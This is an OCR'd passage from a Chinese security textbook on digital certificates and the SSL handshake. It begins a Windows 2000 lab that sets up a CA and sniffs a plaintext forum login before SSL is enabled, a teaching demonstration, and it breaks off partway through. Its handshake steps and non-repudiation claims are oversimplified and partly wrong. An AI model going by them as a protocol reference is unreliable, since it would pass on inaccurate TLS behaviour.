


图 10-23　Windows 主机预先保存的知名 CA 认证中心的根证书列表




图 10-24　数字证书真实性验证

10.5.4　数字证书使用的 SSL 协议

客户申请数字证书后即可通过 SSL 协议来访问支持 SSL 协议的 Web 服务器。SSL 协议位于 HTTP 和 TCP 之间。端口为 443。下面对 SSL 协议的通信过程(见图 10-25)进行分析。




图 10-25　SSL 协议的通信过程

(1) 客户向服务器发送 Hello 报文,其中包括 SSL 的版本及一些参数。

(2) 客户将自己的数字证书发送给服务器,服务器使用 CA 的公钥对客户证书的合法性进行校验,即验证该证书是否由 CA 颁发(注:客户和服务器的主机上都预先安装了 CA 的根证书,即 CA 的公钥)。校验方法如下:服务器将

客户证书分为两部分,即有效部分和签名后的摘要,对有效部分使用散列函数处理得到一份摘要,对签名后的摘要使用 CA 的公钥解密,还原出一份摘要。如果两份摘要相同,说明该证书由特定 CA 颁发,继续执行第三步。如果两份摘要不同,说明该证书不是由特定 CA 颁发,执行到此结束,用户登录失败。通过这一步服务器就鉴别了客户证书的真实性。

(3) 服务器将自己的数字证书传递给客户,客户验证服务器的身份是否合法,即服务器证书是否由 CA 颁发。验证方法与步骤(2)类似。如果服务器证书合法,则进行步骤(4),否则执行到此结束。通过这一步客户就鉴别了服务器证书的真实性。

(4) 客户产生一个一次性对称密钥,用服务器的公钥对它进行加密,再将它发送给服务器。这个使用服务器公钥加密的一次性对称密钥只有使用服务器的私钥才能解密,因此它可以通过网络安全地传递。

(5) 客户与服务器之间交换的数据都使用第(4)步产生的一次性对称密钥进行加密,因此数据的保密性可以得到保证,其他人不能查看通信内容。

在 SSL 协议中,通信数据的完整性和防拒认也可以得到保证,现举例说明。假设客户甲通过网上银行进行转账操作,他需要向服务器提交的数据包括转出账号、转出金额、转入账号等重要信息,在提交数据之前甲首先对数据使用散列函数处理得到一份摘要,然后对摘要使用自己的私钥进行签名,再对数据和签名之后的摘要使用一次性对称密钥加密,最后将加密之后的数据传递给服务器。服务器收到数据后,首先使用一次性对称密钥解密数据,然后使用客户的公钥验证签名,如果签名合法,说明数据在传输过程中没有被恶意修改,即它的完整性得到了保证,同时由于甲的私钥只有甲自己知道,因此甲不能拒认自己确实进行了转账操作。这样一来,数据的完整性和防拒认就得到了保证。

10.5.5 配置只使用服务器证书的 SSL 加密通道

目前只使用服务器证书的 SSL 加密通道应用广泛,当前主流的电子邮箱服务器(如126、163)均采用这种加密方式。下面通过一个训练来学习这类加密通道的配置方法。

按照图 10-26 组建实验环境,使用两台 Windows 2000 虚拟机分别模拟 CA 认证中心和 Web 服务器,本机模拟客户。首先 Web 服务器向 CA 认证中心递交一份证书申请,CA 审查证书申请合格之后颁发数字证书,之后 Web 服务器安装证书,最后客户通过加密通道访问 Web 站点。实验步骤如下。




图 10-26 测试环境

第一步：按照图 10-26 组建网络，配置 IP 地址，使用 host-only 方式连接网络（步骤略）。

第二步：在虚拟机 1 上安装 CA 证书服务。安装之后在 Web 默认站点会多出一个虚拟目录 CertSrv，该目录内存放的主页支持远程用户申请证书（可以右击浏览），见图 10-27。




图 10-27　虚拟目录 CertSrv

第三步：在虚拟机 2 上安装一个“论坛”站点（步骤略）。

第四步：在客户端登录“论坛”，同时用 Sniffer 捕获通信数据，找出明文方式传输的用户名和密码。客户登录界面如图 10-28 所示。



图 10-28　客户登录界面

图 10-29 是使用 Sniffer 捕获的登录数据报，可以明显看到第 15 个数据报是客户发送给 Web 服务器的登录报文，在这个数据报的 HTTP 数据部分携带了客户以明文方式提交的用户名 Peter 和密码 2480。可见在没开启 SSL 加密通道之前，客户与服务器之间的通信数据以明文方式传递。

